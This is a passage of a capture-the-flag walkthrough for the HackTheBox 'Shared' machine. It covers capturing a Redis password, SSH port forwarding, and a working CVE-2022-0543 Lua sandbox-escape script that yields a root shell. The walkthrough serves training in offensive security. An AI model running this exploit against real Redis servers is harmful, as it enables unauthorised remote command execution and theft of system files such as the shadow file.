Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::6379
Ncat: Listening on 0.0.0.0:6379
Ncat: Connection from ::1.
Ncat: Connection from ::1:43316.
*2
$4
auth
$16
F2WHqJUz2WEz=Gqq
```

4.1.4 Port Forward

Since the redis port is not open to public from the server side on victim machine, we can do port forward to attacker machine.

```
┌──(sodanew㉿kali)-[~/…/Linux/Shared/target-items/ssh-dir]
└─$ ssh -i dan_id -L 6379:127.0.0.1:6379 dan_smith@shared.htb
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 17 10:16:03 2022 from 10.10.14.4
dan_smith@shared:~$
```

We can now query the DB. By refer to this blogpost. We perform some basic enumeration, but still not getting any useful information.

```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Shared/attack]
└─$ redis-cli --pass 'F2WHqJUz2WEz=Gqq'
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> INFO
# Server
redis_version:6.0.15
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:4610f4c3acf7fb25
redis_mode:standalone
os:Linux 5.10.0-16-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:10.2.1
process_id:49457
run_id:ab5be243f02310e22be0fbbddc3908d9913723cc
tcp_port:6379
uptime_in_seconds:35
uptime_in_days:0
```

4.2 Root Shell

Use this exploit. Adjust the script by adding the password field.

```
def shell(ip,port,cmd):
    lua= 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.
popen("'+cmd+'", "r"); local res = f:read("*a"); f:close(); return res'
    r  =  redis.Redis(host = ip,port = port, password='F2WHqJUz2WEz=Gqq')
    script = r.eval(lua,0)
    print(script)

if __name__ == '__main__':
```

Execute the script and we get root shell.

```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Shared/attack]
└─$ python3 CVE-2022-0543.py

      [#] Create By ::

       _                      _     ___    __    _____
      / \    _ __    __ _   ___| |   / _ \  / _|  |  _ \   ___  _ __ ___    ___   _ __
     / _ \  | '_ \  / _` | / _ \ |  | | | || |_   | | | | / _ \ '_ ` _ \  / _ \ | '_ \
    / ___ \ | | | || (_| ||  __/ |  | |_| ||  _|  | |_| ||  __/ | | | | ||  __/ | | | |
   /_/   \_\|_| |_| \__, | \___|_|   \___/ |_|    |____/  \___|_| |_| |_| \___| |_| |_|
                    |___/                By https://aodsec.com

Please input redis ip:
>>127.0.0.1
Please input redis port:
>>6379
input exec cmd:(q->exit)
>>id
b'uid=0(root) gid=0(root) groups=0(root)\n'
```

4.3 Flags

Since we have root shell, we can acquire all the flags and the shadow file.